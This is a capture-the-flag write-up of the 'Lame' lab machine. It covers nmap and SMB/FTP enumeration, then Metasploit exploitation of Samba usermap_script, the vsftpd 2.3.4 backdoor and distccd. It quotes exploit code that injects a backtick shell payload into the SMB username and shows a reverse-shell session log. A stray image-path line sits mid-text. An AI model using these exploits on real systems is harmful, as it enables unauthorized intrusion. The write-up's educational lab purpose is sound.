Lame

The target of this box is a Linux machine.

Enumeration:

We start with a slow nmap enumeration, using a stealth scan, and a default script & service version scan through the sC and sV options.

```
root@kali:~/challs# nmap -sS 10.129.66.179
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-24 15:35 CET
Nmap scan report for 10.129.66.179
Host is up (0.080s latency).
Not shown: 996 filtered ports
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 6.44 seconds
```

The scan result indicates us that ports 21 (ftp), 22 (OpenSSH), 139 and 445 for samba are opened. But running a full scan, we discover that port 3632 is also open.

```
Nmap scan report for 10.129.66.179
Host is up, received echo-reply ttl 63 (0.084s latency).
Scanned at 2021-01-24 15:35:53 CET for 151s
Not shown: 65530 filtered ports
Reason: 65530 no-responses
PORT     STATE SERVICE      REASON
21/tcp   open  ftp          syn-ack ttl 63
22/tcp   open  ssh          syn-ack ttl 63
139/tcp  open  netbios-ssn  syn-ack ttl 63
445/tcp  open  microsoft-ds syn-ack ttl 63
3632/tcp open  distccd      syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 150.93 seconds
           Raw packets sent: 131179 (5.772MB) | Rcvd: 116 (5.088KB)
root@kali:~/challs#
```

The port 3632 belongs to distccd. This server is used to distribute and to assign compilation tasks to different clients in a network.

As a bonus, we will exploit this service using Metasploit, and we will try to understand how the exploit is possible. But first we will enumerate the target, and exploit it through a different way.

The next result will be the service enumeration & default script, using nmap, and for all opened ports including the 3632.

```
root@kali:~/challs# nmap -sC -sV 10.129.66.179 -p 21,22,139,445,3632
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-24 15:40 CET
Nmap scan report for 10.129.66.179
Host is up (0.079s latency).

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.44
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 5h12m17s, deviation: 0s, median: 5h12m17s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-01-24T09:52:48-05:00
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.29 seconds
root@kali:~/challs#
```

The server is running 4 different services.

- ✓ The FTP server is a vsftpd version 2.3.4, it allows anonymous login.
- ✓ The OpenSSH server version is 4.7p1
- ✓ The samba server version is 3.0.20-Debian.
- ✓ The distccd server version – we will enumerate it after the first exploit.

Anonymous login is allowed for samba connection. We can login to list the shares.

```
root@kali:~/challs# smbclient -L \\\\10.129.66.179\\
Enter WORKGROUP\root's password:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (lame server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (lame server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            LAME
root@kali:~/challs#
```

To enumerate further the samba server, we can use the enum4linux script. The script can be used to enumerate SMB (Windows) as samba (Linux) servers.

```
 ========================================
|    OS information on 10.129.66.179    |
 ========================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 458.
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 10.129.66.179 from smbclient:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 467.
[+] Got OS info for 10.129.66.179 from srvinfo:
        LAME           Wk Sv PrQ Unx NT SNT lame server (Samba 3.0.20-Debian)
        platform_id     :       500
        os version      :       4.9
        server type     :       0x9a03
```

The first result we get is the OS information. We get the version, the server name, the OS version …

```
 ============================
|    Users on 10.129.66.179    |
 ============================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games    Name: games     Desc: (null)
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody   Name: nobody    Desc: (null)
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind     Name: (null)    Desc: (null)
index: 0x4 RID: 0x402 acb: 0x00000011 Account: proxy    Name: proxy     Desc: (null)
index: 0x5 RID: 0x4b4 acb: 0x00000011 Account: syslog   Name: (null)    Desc: (null)
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user     Name: just a user,111,, Desc: (null)
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data Name: www-data  Desc: (null)
index: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root     Name: root      Desc: (null)
index: 0x9 RID: 0x3fa acb: 0x00000011 Account: news     Name: news      Desc: (null)
index: 0xa RID: 0x4c0 acb: 0x00000011 Account: postgres Name: PostgreSQL administrator,,,       Desc: (null)
index: 0xb RID: 0x3ec acb: 0x00000011 Account: bin      Name: bin       Desc: (null)
index: 0xc RID: 0x3f8 acb: 0x00000011 Account: mail     Name: mail      Desc: (null)
index: 0xd RID: 0x4c6 acb: 0x00000011 Account: distccd  Name: (null)    Desc: (null)
index: 0xe RID: 0x4ca acb: 0x00000011 Account: proftpd  Name: (null)    Desc: (null)
index: 0xf RID: 0x4b2 acb: 0x00000011 Account: dhcp     Name: (null)    Desc: (null)
index: 0x10 RID: 0x3ea acb: 0x00000011 Account: daemon  Name: daemon    Desc: (null)
index: 0x11 RID: 0x4b8 acb: 0x00000011 Account: sshd    Name: (null)    Desc: (null)
index: 0x12 RID: 0x3f4 acb: 0x00000011 Account: man     Name: man       Desc: (null)
index: 0x13 RID: 0x3f6 acb: 0x00000011 Account: lp      Name: lp        Desc: (null)
index: 0x14 RID: 0x4c2 acb: 0x00000011 Account: mysql   Name: MySQL Server,,,   Desc: (null)
index: 0x15 RID: 0x43a acb: 0x00000011 Account: gnats   Name: Gnats Bug-Reporting System (admin)        Desc: (null)
index: 0x16 RID: 0x4b0 acb: 0x00000011 Account: libuuid Name: (null)    Desc: (null)
index: 0x17 RID: 0x42c acb: 0x00000011 Account: backup  Name: backup    Desc: (null)
index: 0x18 RID: 0xbb8 acb: 0x00000010 Account: msfadmin        Name: msfadmin,,,       Desc: (null)
index: 0x19 RID: 0x4c8 acb: 0x00000011 Account: telnetd Name: (null)    Desc: (null)
index: 0x1a RID: 0x3ee acb: 0x00000011 Account: sys     Name: sys       Desc: (null)
index: 0x1b RID: 0x4b6 acb: 0x00000011 Account: klog    Name: (null)    Desc: (null)
index: 0x1c RID: 0x4bc acb: 0x00000011 Account: postfix Name: (null)    Desc: (null)
index: 0x1d RID: 0xbbc acb: 0x00000011 Account: service Name: ,,,       Desc: (null)
index: 0x1e RID: 0x434 acb: 0x00000011 Account: list    Name: Mailing List Manager      Desc: (null)
index: 0x1f RID: 0x436 acb: 0x00000011 Account: irc     Name: ircd      Desc: (null)
index: 0x20 RID: 0x4be acb: 0x00000011 Account: ftp     Name: (null)    Desc: (null)
index: 0x21 RID: 0x4c4 acb: 0x00000011 Account: tomcat55        Name: (null)    Desc: (null)
index: 0x22 RID: 0x3f0 acb: 0x00000011 Account: sync    Name: sync      Desc: (null)
index: 0x23 RID: 0x3fc acb: 0x00000011 Account: uucp    Name: uucp      Desc: (null)
```

The second juicy information is the user enumeration. We get a list of users in the machine.

```
[+] Attempting to map shares on 10.129.66.179
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.129.66.179/print$  Mapping: DENIED, Listing: N/A
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.129.66.179/tmp     Mapping: OK, Listing: OK
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.129.66.179/opt     Mapping: DENIED, Listing: N/A
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.129.66.179/IPC$    [E] Can't understand response:
NT_STATUS_NETWORK_ACCESS_DENIED listing \*
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.129.66.179/ADMIN$  Mapping: DENIED, Listing: N/A
```

We get here the shares list, and details about authorizations. From now, we know that we can access only the “tmp” share, and no more without username / password.

We can list the files in the named share, and as we can see nothing is interesting there.

```
root@kali:~/challs# smbclient \\\\10.129.66.179\\tmp
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jan 24 16:12:52 2021
  ..                                 DR        0  Sat Oct 31 08:33:58 2020
  5580.jsvc_up                        R        0  Sun Jan 24 15:46:55 2021
  .ICE-unix                          DH        0  Sun Jan 24 15:45:39 2021
  vmware-root                        DR        0  Sun Jan 24 15:46:07 2021
  .X11-unix                          DH        0  Sun Jan 24 15:46:08 2021
  .X0-lock                           HR       11  Sun Jan 24 15:46:08 2021
  vgauthsvclog.txt.0                  R     1600  Sun Jan 24 15:45:37 2021

                7282168 blocks of size 1024. 5385900 blocks available
smb: \> get vgauthsvclog.txt.0
getting file \vgauthsvclog.txt.0 of size 1600 as vgauthsvclog.txt.0 (4.1 KiloBytes/sec) (average 4.1 KiloBytes/sec)
smb: \> exit
root@kali:~/challs#
```

The only file that seemed to contain some information was “vgauthsvclog.txt.0”, but after verification it looks that nothing juicy can be taken from there.

We can now enumerate FTP, as we noticed before that Anonymous login is allowed there too.

```
root@kali:~/challs# ftp 10.129.66.179
Connected to 10.129.66.179.
220 (vsFTPd 2.3.4)
Name (10.129.66.179:root): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 .
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 ..
226 Directory send OK.
ftp> exit
221 Goodbye.
root@kali:~/challs#
```

It wasn’t a success, but as we noticed we got a version for the vsftpd service, and we can search for vulnerabilities.

```
root@kali:~/challs# searchsploit vsftpd 2.3.4
---------------------------------------------------------------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------------------------------------------------------------
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
---------------------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
Papers: No Results
root@kali:~/challs# searchsploit 4.7p1
Exploits: No Results
Shellcodes: No Results
Papers: No Results
root@kali:~/challs# searchsploit samba 3.0.20
---------------------------------------------------------------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------------------------------------------------------------
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)
Samba < 3.0.20 - Remote Heap Overflow
Samba < 3.0.20 - Remote Heap Overflow
Samba < 3.6.2 (x86) - Denial of Service (PoC)
---------------------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
Papers: No Results
root@kali:~/challs#
```

We get two exploits for three services, which is not bad. But why not to enumerate the distccd server? Especially this port seems to be vulnerable, as indicated by searchsploit result.

```
root@kali:~# searchsploit distcc
------------------------------------------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------------------------------------------
DistCC Daemon - Command Execution (Metasploit)
------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
Papers: No Results
root@kali:~#
```

We get here 3 vulnerable services!

We are going now to try every exploit.

Exploitation:

The first exploit we will try is the SMB exploit. The version 3.0.20 contains multiple vulnerabilities, and why not to start with something juicy? We search for the module in Metasploit and set the variables.

```
msf5 > search 3.0.20

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   1  auxiliary/admin/http/wp_easycart_privilege_escalation  2015-02-25       normal     Yes    WordPress WP EasyCart Plugin Privilege Escalation
   2  exploit/multi/samba/usermap_script                  2007-05-14       excellent  No     Samba "username map script" Command Execution

msf5 >
```

The “usermap” script appeared in searchsploit, and is an exploit. We can use it.

```
msf5 > use exploit/multi/samba/usermap_script
msf5 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR identifier
   RPORT   139              yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/samba/usermap_script) > set RHOSTS 10.129.66.179
RHOSTS => 10.129.66.179
msf5 exploit(multi/samba/usermap_script) > set RPORT 139
RPORT => 139
msf5 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 10.10.14.44:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo teY1k9VDxZfGdDbb;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "teY1k9VDxZfGdDbb\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.10.14.44:4444 -> 10.129.66.179:53563) at 2021-01-24 16:31:32 +0100

whoami
root
```

It worked, and we don’t need any privilege escalation here! The first exploit was successful.

The exploit worked, but why? What stands behind it?

The exploit, listed as CVE-2007-2447, allows remote code execution via malicious code injection.

```
def exploit

    connect

    # lol?
    username = "/=`nohup " + payload.encoded + "`"
    begin
        simple.client.negotiate(false)
        simple.client.session_setup_ntlmv1(username, rand_text(16), datastore['SMBDomain'], false)
    rescue ::Timeout::Error, XCEPT::LoginError
        # nothing, it either worked or it didn't ;)
    end

    handler
end
```

The payload is sent where the server expects for a username. The function inside the code sends the username to an exec function, as the normal payload should be:

/etc/samba/script/usermap.sh “username”

But as we can see here, the malicious code sends a “nohup” and then the command. The exploit then worked because between the function that receive the username for verification, and the transfer to the exec function, there is no input sanitization, and it is possible to abuse the exec function to run code. The malicious code will be:

/etc/samba/script/usermap.sh “`nohup {payload}`”

We can now try the second exploit, linked to vsftpd.

```
msf5 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   1  auxiliary/gather/teamtalk_creds                                    normal     No     TeamTalk Gather Credentials
   2  exploit/multi/http/oscommerce_installer_unauth_code_exec  2018-04-30       excellent  Yes    osCommerce Installer Unauthenticated Code Execution
   3  exploit/multi/http/struts2_namespace_ognl         2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   4  exploit/unix/ftp/vsftpd_234_backdoor              2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

The exploit is a backdoor attack, meaning that it negates the authentication procedure, to gain a remote control of the target. We can try it using the “vsftpd_234_backdoor” module.

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR identifier
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Here, all we need to set is the target IP and PORT. We do it and then run our script.

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.129.66.179
RHOSTS => 10.129.66.179
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.129.66.179:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.129.66.179:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf5 exploit(unix/ftp/vsftpd_234_backdoor) >
```


The script indicates us that the exploit was completed but no session was created, meaning that it was a false positive. It was a nice try, and this exploit is possible because the vsftpd 2.3.4 verifies in the provided authentication credentials if a ":)" is present, and if yes, it sends a shell back. That's why it's called a backdoor. This exploit is listed as CVE-2011-2523. It is a critical vulnerability.

The third exploit is linked to port 3632, for the service "distccd". As mentioned before, it assigns compilation tasks to different clients present on the network. The exploit is possible because a client can send compilation jobs that are going to be run by the server, without authorization. It is possible when the port is not restricted to the client and when the service is not well configured. The CVE for this exploit is 2004-2687.

```
root@kali:~# msfdb init
[+] Starting database
[i] The database appears to be already configured, skipping initialization
root@kali:~# msfconsole -q
msf5 > search distccd

Matching Modules
================

   #  Name                          Disclosure Date  Rank       Check  Description
   -  ----                          ---------------  ----       -----  -----------
   1  exploit/unix/misc/distcc_exec  2002-02-01       excellent  Yes    DistCC Daemon Command Execution


msf5 > use exploit/unix/misc/distcc_exec
msf5 exploit(unix/misc/distcc_exec) > options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR identifier
   RPORT   3632             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

We must set only the target IP and PORT, and we can run the exploit. The exploit target is detected automatically.

We can now run the script and see if the third exploit worked!



And it worked. We got a shell as daemon, and the machine is rooted for a second time.

Thank you for reading ! :)

Ruben Enkaoua – GL4DI4T0R

ruben.formation@gmail.com